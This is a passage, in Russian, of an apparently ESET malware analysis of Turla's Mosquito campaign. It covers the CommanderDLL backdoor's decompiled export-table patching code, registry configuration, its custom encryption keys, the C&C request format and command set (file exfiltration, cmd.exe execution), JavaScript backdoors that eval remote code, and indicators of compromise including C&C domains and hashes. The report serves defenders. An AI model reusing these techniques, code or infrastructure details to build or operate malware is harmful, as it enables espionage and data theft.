  CreateThread(0, 0, StartAddress_main_backdoor, hinstDLL, 0, &ThreadId);
  F_load_CLSID_lib(v21, (int)hinstDLL);
  LOBYTE(v29) = 0;
  std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v26, 1, 0);
}
else                                            // Loaded via rundll32
{
  F_patch_export_table();
}
```

Рисунок 13. Загрузчик и бэкдор в одной библиотеке

4.3. Главный бэкдор

Главный бэкдор этой кампании `CommanderDLL.dll`, названный так авторами, запускается либо загрузчиком, описанным выше, либо напрямую при запуске, если выбранный механизм персистентности – ключ Run в реестре. В обоих случаях вызывается экспорт библиотеки `StartRoutine`, как показано на рисунке 14, но этот экспорт отсутствует в таблице экспорта DLL.




Рисунок 14. В DLL нет EXPORT Address Table в разделе .reloc

В функции `DllMain` создается таблица экспорта для его вывода:
1. Она создает структуру `IMAGE_EXPORT_DIRECTORY` с `StartRoutine` в качестве названия единственного экспорта
2. Копирует эту структуру после перемещения раздела, расположенного в конце образа PE в памяти
3. Меняет поле заголовка PE, содержащего Относительный виртуальный адрес (RVA) таблицы экспорта на адрес новой созданной таблицы экспорта

С этими правками в библиотеке, находящейся в памяти, есть экспорт под названием `StartRoutine`, как показано на рисунках 15 и 16. Рисунок 17 – это скриншот из декомпилятора Hex-Rays, показывающий код всего процесса добавления этого экспорта.




Рисунок 15. Новая созданная таблица экспорта




Рисунок 16. Имя нового экспорта

```
base_addr = GetModuleHandleW(&ModuleName);
new_IMAGE_EXPORT_DIRECTORY.Characteristics = 0;
*&new_IMAGE_EXPORT_DIRECTORY.MajorVersion = 0;
base_addr_cpy = base_addr;
pe_header_off = *(base_addr + 15);
export_table = (base_addr + pe_header_off + 0x78);
new_IMAGE_EXPORT_DIRECTORY.TimeDateStamp = 1475070422;// Wed Sep 28 09:47:02 EDT 2016
new_IMAGE_EXPORT_DIRECTORY.Base = 1;
new_IMAGE_EXPORT_DIRECTORY.NumberOfFunctions = 1;
v10 = *(base_addr + pe_header_off + 0xA4) + *(base_addr + pe_header_off + 0xA0);
flOldProtect = 0;
new_IMAGE_EXPORT_DIRECTORY.NumberOfNames = 1;
CommanderDll.dll = 'oC\0\0';                    // CommanderDll.dll
v20 = 'namm';
new_IMAGE_EXPORT_DIRECTORY.Name = v10 + 0x32;
new_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions = v10 + 0x28;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNames = v10 + 0x2C;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals = v10 + 0x30;
v21 = 'Dred';
v17 = (StartRoutine - base_addr);
v18 = v10 + 0x43;
v22 = 'd.LL';
s_StartRoutine = 'S\011';                       // StartRoutine
v24 = 'trat';
v25 = 'tuoR';
v26 = 'eni';
v11 = v10;
VirtualProtect(base_addr + pe_header_off + 0x78, 8u, PAGE_READWRITE, &flOldProtect);
*export_table = v11;                            // Modify export table RVA
*(base_addr_cpy + pe_header_off + 0x7C) = 0x50;// Modify size of export table
VirtualProtect(export_table, PAGE_WRITECOPY, flOldProtect, &flOldProtect);
VirtualProtect(base_addr_cpy + v11, PAGE_EXECUTE_READWRITE|PAGE_EXECUTE, 4u, &flOldProtect);
memmove_0(base_addr_cpy + v11, &new_IMAGE_EXPORT_DIRECTORY, 0x50u);
```

Рисунок 17. Процесс патчинга таблицы экспорта

4.3.1. Настройка

Во-первых, модуль `CommanderDLL` удаляет файл дроппера (фейковый установщик Flash). Путь передается от дроппера через именованный канал под названием `\\.\pipe\namedpipe`. Затем в новом процессе он создает второй именованный канал `\\.\pipe\ms32loc`, и ждет, пока другой процесс не подключится к этому каналу, после чего программа завершается.

Во-вторых, CommanderDLL настраивает некоторые внутренние структуры и хранит конфигурационные значения в реестре. Таблица 1 описывает различные значения реестра, которые хранятся в `HKCU\Software\Microsoft\[dllname]`.

Таблица 1. Значения бэкдора в реестре

Значение	Описание
Flags	Содержит адреса URL C&C-серверов
Layout	MAC адрес, забитый 0x0000
[dllname]tr32	Сходное с Flags
[dllname]fgtb	Временные данные
[dllname]fga	Не отображать

Все значения реестра, кроме записи layout, зашифрованы с помощью специального алгоритма, который описан в разделе 4.3.2.

В-третьих, дополнительный адрес C&C-сервера загружается из документа, хранящегося в Google Docs *(https://docs.google[.]com/uc?authuser=0&id=0B_wY-Tu90pbjTDllRENWNkNma0k&export=download)*. Он зашифрован при помощи алгоритма, описанного в 4.3.2.

4.3.1. Шифрование

Бэкдор использует специальный алгоритм шифрования. Каждый байт простого текста складывается по модулю 2 в потоке, генерируемом функцией, похожей на алгоритм Blum Blum Shub. Для шифрования или расшифровки ключ и модуль передаются функции шифровальщика.

В разных образцах используются разные ключи и модули. Некоторые жестко закодированы, некоторые генерируются в процессе исполнения. Таблица 2 описывает различные ключи и модули, используемые вредоносным ПО.

Таблица 2. Ключи шифрования и модули

Имя	Ключ (шестнадцатеричный)	Модуль (шестнадцатеричный)	Описание
Flags	0x3EB13	0x7DFDC101	Реестр
fgtb	0x3EB13	0x7DFDC101	Реестр
google	0x3EB13	0x7DFDC101	Скачанный адрес URL C&C-сервера
tr32	[offset 0x0] of the data	0x6581E8DD	Реестр
tnl	[offset 0x20] of the log file	0x5DEE0B89	Файл логов
C&C reply	[offset 0x0] of the reply	0x7DFDC101	Ответ C&C
C&C request payload	0x3EB13	0x7DFDC101	Компонент структуры ответа C&C
URL ID structure	[offset 0x0] of the GET `id` parameter	0x7DFDC101	Запрос C&C-сервера
Cookie	[offset 0x0] of the GET `id` parameter	0x7DFDC101	Запрос C&C-сервера
POST	[offset 0x0] of the GET `id` parameter	0x7DFDC101	Запрос C&C-сервера

4.3.3. Лог

Программа ведет файл логов под названием `[dllname].tnl`. Что интересно, он содержит отметку времени каждой записи, что позволяет отследить цепь событий, происходящих на скомпрометированной машине. Это может быть полезно для киберкриминалистов. Он шифруется с помощью описанного выше алгоритма. Ключ расположен после отступа в 0x20 в заголовке файла лога, модуль – всегда 0x5DEE0B89. Рисунок 18 описывает структуру этого файла.




Рисунок 18. Структура файла лога

```
".......6S&No MAC in registry..i.....7S..Cs..
x.q|...6SOsJFLeetwood.tk/scripts/m/query.php?
id=....|...7S?stX|.|...6SNsJFLeetwood.tk/scri
pts/m/query.php?id=.]c.|...6SOsJFLeetwood.tk/
scripts/m/query.php?id=:`..|...7SDsz..SB.|...
7S..Cs....P)&..6SNsJFLeetwood.tk/scripts/m/qu
ery.php?id=`.R.)&..7S...6..n'..6SOsJFLeetwood
.tk/scripts/m/query.php?id=z..o'..7SDsr.,.p'.
```

Рисунок 19. Начало файла лога

4.3.4. Обмен данными C&C-сервера и команды бэкдора

Основной цикл бэкдора отвечает за управление обмена данными с C&C-сервером и выполнение передаваемых им команд. В начале каждого из них он находится в неактивном состоянии в течение случайного временного отрезка, но обычно около 12 минут.

Запрос к командному серверу всегда использует URL по одинаковой схеме: `https://[C&C server domain]/scripts/m/query.php?id=[base64(encrypted data)]`. Пользовательский программный агент жестко закодирован в образцах и не может быть изменен: `Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36`

Это дефолтное значение используется Google Chrome 41. Структура параметра `id` описана в рисунке 20.




Рисунок 20. Структура запроса к C&C-серверу –GET-запрос с данными в параметре id

Предыдущий образец – тот случай, когда параметр id GET-запроса содержит структуру `Data`. Однако данные могут также содержаться внутри cookie (с полным именем) или POST-запросе. Рисунок 21 описывает различные возможности.

Во всех этих случаях ключ шифрования – первое DWORD структуры `id` адреса URL. Ключ в комбинации с модулем 0x7DFDC101 может расшифровать структуру `id`, данные POST и значение cookie. Затем полезная нагрузка из структуры данных дешифруется.




Рисунок 21. Выбор запроса

Изначальный запрос содержит общую информацию о скомпрометированной машине, такую как результат команд `ipconfig`, `set`, `whoami` и `tasklist`.

Затем сервер C&C выдает в качестве ответа один из наборов инструкций. Структура этого ответа показана на рисунке 21. Пакет полностью зашифрован (кроме первых четырех байт) тем же алгоритмом, позаимствованным у Blum Blum Shub, описанным в разделе 4.3.2, который использует первый DWORD в качестве ключа и 0x7DFDC101 для модуля. Каждый набор инструкций зашифрован отдельно с помощью 0x3EB13 для ключа и 0x7DFDC101 для модуля.




Рисунок 22. Структура пакета ответа C&C

Бэкдор может исполнить некоторые заранее определенные действия, жестко закодированные в бинарном файле. В таблице 3 приведено краткое описание доступных команд.

Таблица 3. Описание доступных команд бэкдора

ID команды	Описание
0x3001	Скачивание файла на скомпрометированную машину. Если в имени файла присутствует .dll или .exe, то запуск при помощи `LoadLibrary` или `CreateProcess`.
0x3002	Запуск процесса (или загрузка библиотеки, если в имени файла есть .dll)
0x3003	Удаление файла при помощи `DeleteFileW`.
0x3004	Эксфильтрация файла (максимальный пересылаемый размер = 104,857,600 байт). Командный сервер также может запросить удаление файла и очистить данные в Flags реестра.
0x3005	Хранение данных в значении Flags реестра. Объем информации не должен превышать 240 байт.
0x3006	Выполнение `cmd.exe /c [command]`. Результат считывается и отправляется обратно на сервер C&C.
0x3007	Аналогично 3005.
0x3008	Аналогично 3005.
0x3009	Добавить адрес URL сервера C&C.
0x300A	Удалить адрес URL сервера C&C.
0x300B	Аналогично 3009.

В некоторых проанализированных образцах бэкдор также может запускать скрипты PowerShell.

5. Анализ бэкдора JavaScript

Некоторые фейковые установщики Flash доставляют два бэкдора на JavaScript вместо Mosquito. Эти файлы сбрасываются на диск в папку `%APPDATA%\Microsoft\`. Они называются `google_update_checker.js и local_update_checker.js`.

Первый взаимодействует с веб-приложением, размещенном на сервисе Google Apps Script по адресу: `(https://script.google[.]com/macros/s/AKfycbwF_VS5wHqlHmi4EQoljEtIsjmglLBO69n_2n_k2KtBqWXLk3w/exec)` и ожидает ответ, закодированный по base64. Затем он исполняет декодированное содержимое при помощи `eval`. Мы не знаем точное предназначение дополнительного бэкдора, но он может использоваться для скачивания дополнительной малвари, либо исполнения вредоносного кода JavaScript напрямую. Для обеспечения персистентности он добавляет значение `Shell` в `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon`.

Второй файл JavaScript читает `%ProgramData%\1.txt` и исполняет содержимое с помощью функции `eval`. Для обеспечения персистентности он добавляет значение `local_update_check` в `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`.

6. Вывод

Кампания показывает, что у кибергруппы Turla много инструментов для маскировки вредоносного

трафика под легитимный. Используемые методы могут ввести в заблуждение даже опытных пользователей. Снизить эффективность подобных атак могло бы использование HTTPs – в этом протоколе сложнее перехватить и подменить зашифрованный трафик на пути от машины до удаленного сервера. Проверка подписи файла должна вызвать подозрение, поскольку файлы, используемые Turla, не подписаны, в отличие от установщиков Adobe.

Кроме того, новая кампания указывает на интерес Turla к сотрудникам консульств и посольств, расположенных в странах Восточной Европы. Группа прикладывает немало усилий для обеспечения доступа к этим источникам информации.

По вопросам, связанным с кампанией, обращайтесь по адресу threatintel@eset.com.

7. Индикаторы компрометации

7.1. Адреса командных серверов (по годам)

```
2017: smallcloud.ga
2017: fleetwood.tk
2017: docs.google.com/uc?authuser=0&id=0B_wY-Tu90pbjTDllRENW
NkNma0k&export=download (adstore.twilightparadox.com)
2017: bigpen.ga
2017: https://script.google.com/macros/s/AKfycbxxPPyGP3Z5wgwbs
mXDgaNcQ6DCDf63vih-Te_jKf9SMj8TkTie/exec
2017: https://script.google.com/macros/s/AKfycbwF_VS5wHqlH
mi4EQoljEtIsjmglLBO69n_2n_k2KtBqWXLk3w/exec
2017-2015: ebay-global.publicvm.com
2017-2014: psychology-blog.ezua.com
2016: agony.compress.to
2016: gallop.mefound.com
2016: auberdine.etowns.net
2016: skyrim.3d-game.com
2016: officebuild.4irc.com
2016: sendmessage.mooo.com
2016, 2014: robot.wikaba.com
2015: tellmemore.4irc.com
```

7.2. Фейковые адреса adobe

```
http://get.adobe[.]com/stats/AbfFcBebD/?q=<base64-encoded data>
http://get.adobe[.]com/flashplayer/download/update/x32
http://get.adobe[.]com/flashplayer/download/update/x64
```

7.3. Неофициальные адреса легитимных установщиков Flash

```
https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIsteEtraEJYM0QxQVE&e
xport=download
https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIstM0RRekVEbnFfaXc&e
xport=download
```

7.4. Хеши

Component	Installer	Compilation Year	2017
SHA-256	2A61B4D0A7C5D7DC13F4F1DD5E0E3117036A86638DBAFAEC6AE96DA507FB7624		
SHA-1	E0788A0179FD3ECF7BC9E65C1C9F107D8F2C3142		
MD5	2E244D33DD8EB70BD83EB38E029D39AC		
Component	**Loader (.tlb)**	**Compilation Year**	**2017**
SHA-256	F6C9AE06DFC9C6898E62087CC7DBF1AC29CBD0A4BCDB12E58E0C467E11AD4F75		
SHA-1	F5ABFB972495FDE3D4FB3C825C3BBC437AAB6C3A		
MD5	13B29C4840311A7BDB4C0681113598B0		
Component	**Backdoor (.pdb)**	**Compilation Year**	**2017**
SHA-256	E7FD14CA45818044690CA67F201CC8CFB916CCC941A105927FC4C932C72B425D		
SHA-1	24925A2E8DE38F2498906F8088CF2A8939E3CFD3		
MD5	3C32E13162D884AB66E44902EDDB8EEE		
Component	**Installer**	**Compilation Year**	**2017**
SHA-256	F667680DF596631FBA58754C16C3041FAE12ED6BF25D6068E6981EE68A6C9D0A		
SHA-1	CDE4D12EF9F70988C63B66BF019C379D59A0E61F		
MD5	0AB62A3E02A036D81A64DAC9E6B53533		
Component	**Loader (.tlb)**	**Compilation Year**	**2017**
SHA-256	26A1A42BC74E14887616F9D6048C17B1B4231466716A6426E7162426E1A08030		
SHA-1	BEE79383BCC73CF1E8E938131179223ADB39AC1D		
MD5	DFCE6F7D3A992DC2EE7FEDB8DEA58237		
Component	**Backdoor (.pdb)**	**Compilation Year**	**2017**
SHA-256	05254971FE3E1CA448844F8CFCFB2B0DE27E48ABD45EA2A3DF897074A419A3F4		
SHA-1	48BCEC5A65401FBE9DF8626A780F831AD55060A1		
MD5	137EB9B6EF122857BDE72F78962ED208		
Component	**Installer**	**Compilation Year**	**2017**
SHA-256	FC9961E78890F044C5FC769F74D8440FCECF71E0F72B4D33CE470E920A4A24C3		
SHA-1	04FB0667B4A4EB1831BE88958E6127CD7317638A		
MD5	3E65A6D5658E6517C59D978DC159057A		
Component	**Backdoor**	**Compilation Year**	**2017**
SHA-256	68C6E9DEA81F082601AE5AFC41870CEA3F71B22BFC19BCFBC61D84786E481CB4		
SHA-1	E441CC1547B18BBA76D2A8BD4D0F644AD5388082		
MD5	080B2CE7188547C1E9AD1B8089467261		
Component	**Installer (JS backdoor)**	**Compilation Year**	**2017**
SHA-256	B295032919143F5B6B3C87AD22BCF8B55ECC9244AA9F6F88FC28F36F5AA2925E		
SHA-1	BA3519E62618B86D10830EF256CCE010014E401A		
MD5	CC3ADFE6079C1420A411B72F702E7DC7		
Component	**google_update_checker.js**	**Compilation Year**	**2017**
SHA-256	244896995B6B83F11DF944CCDA41ED9F1F1D811EBF65D75FE4337FD692011886		
SHA-1	C51D288469DF9F25E2FB7AC491918B3E579282EA		
MD5	110E9BC680C9D5452C23722F42C385B3		

Component	local_update_checker.js	Compilation Year	2017
SHA-256	5D0973324B5B9492DDF252B56A9DF13C8953577BDB7450ED165ABBE4BF6E72D8		
SHA-1	3DC74671768EB90463C0901570C0AAE24569B573		
MD5	905B4E9A2159DAB45724333A0D99238F		
Component	**Installer (Launch a PowerShell to download an executable at *http://get.adobe[.]com/flashplayer/download/update/x32*)**	**Compilation Year**	**2017**
SHA-256	B362B235539B762734A1833C7E6C366C1B46474F05DC17B3A631B3BFF95A5EEC		
SHA-1	4B5610AC5070A7D53041CC266630028D62935E3F		
MD5	DFCA3FC4B7F4C637D7319219FCEC1876		
Component	**Backdoor**	**Compilation Year**	**2016**
SHA-256	B79CDF929D4A340BDD5F29B3AECCD3C65E39540D4529B64E50EBEACD9CDEE5E9		
SHA-1	240D3473932E4D74C09FCC241CF6EC175FDCE49D		
MD5	B7FD4C5119867539E36E96DE1D07AF6E		
Component	**Old Backdoor**	**Compilation Year**	**2015**
SHA-256	443CD03B37FCA8A5DF1BBAA6320649B441CA50D1C1FCC4F5A7B94B95040C73D1		
SHA-1	EC451F32110DE398781E3EDF27354E0425A51A23		
MD5	88F24B129E200C4F48852DCBB6E21DAF		

7.5. Артефакты Windows

7.5.1. Перехваченные CLSID

```
{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}
{08244EE6-92F0-47F2-9FC9-929BAA2E7235}
{4E14FBA2-2E22-11D1-9964-00C04FBBB345}
{B5F8350B-0548-48B1-A6EE-88BD00B4A5E7}
{603D3801-BD81-11D0-A3A5-00C04FD706EC}
{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}
{9207D8C7-E7C8-412E-87F8-2E61171BD291}
{A3B3C46C-05D8-429B-BF66-87068B4CE563}
{0997898B-0713-11D2-A4AA-00C04F8EEB3E}
{603D3801-BD81-11D0-A3A5-00C04FD706EC}
{1299CF18-C4F5-4B6A-BB0F-2299F0398E27}
```

7.5.2. Файлы

Три файла с одинаковым именем, но разными расширениями (.tlb, .pdb and .tnl) в папке `%APPDATA%`
`%APPDATA%\kb6867.bin` (упрощенный файл логов)

7.6. Детектирование продуктами ESET

7.6.1. Недавние образцы

```
Win32/Turla.CQ
Win32/Turla.CP
Win32/Turla.CR
Win32/Turla.CS
Win32/Turla.CT
Win32/Turla.CU
Win32/Turla.CV
Win32/Turla.CW
Win32/Turla.CX
```

7.6.2. Старые варианты

Win32/TrojanDownloader.CAM
Win32/TrojanDownloader.DMU

7.6.3. Бэкдор на JavaScript

JS/Agent.NWB
JS/TrojanDownloader.Agent.REG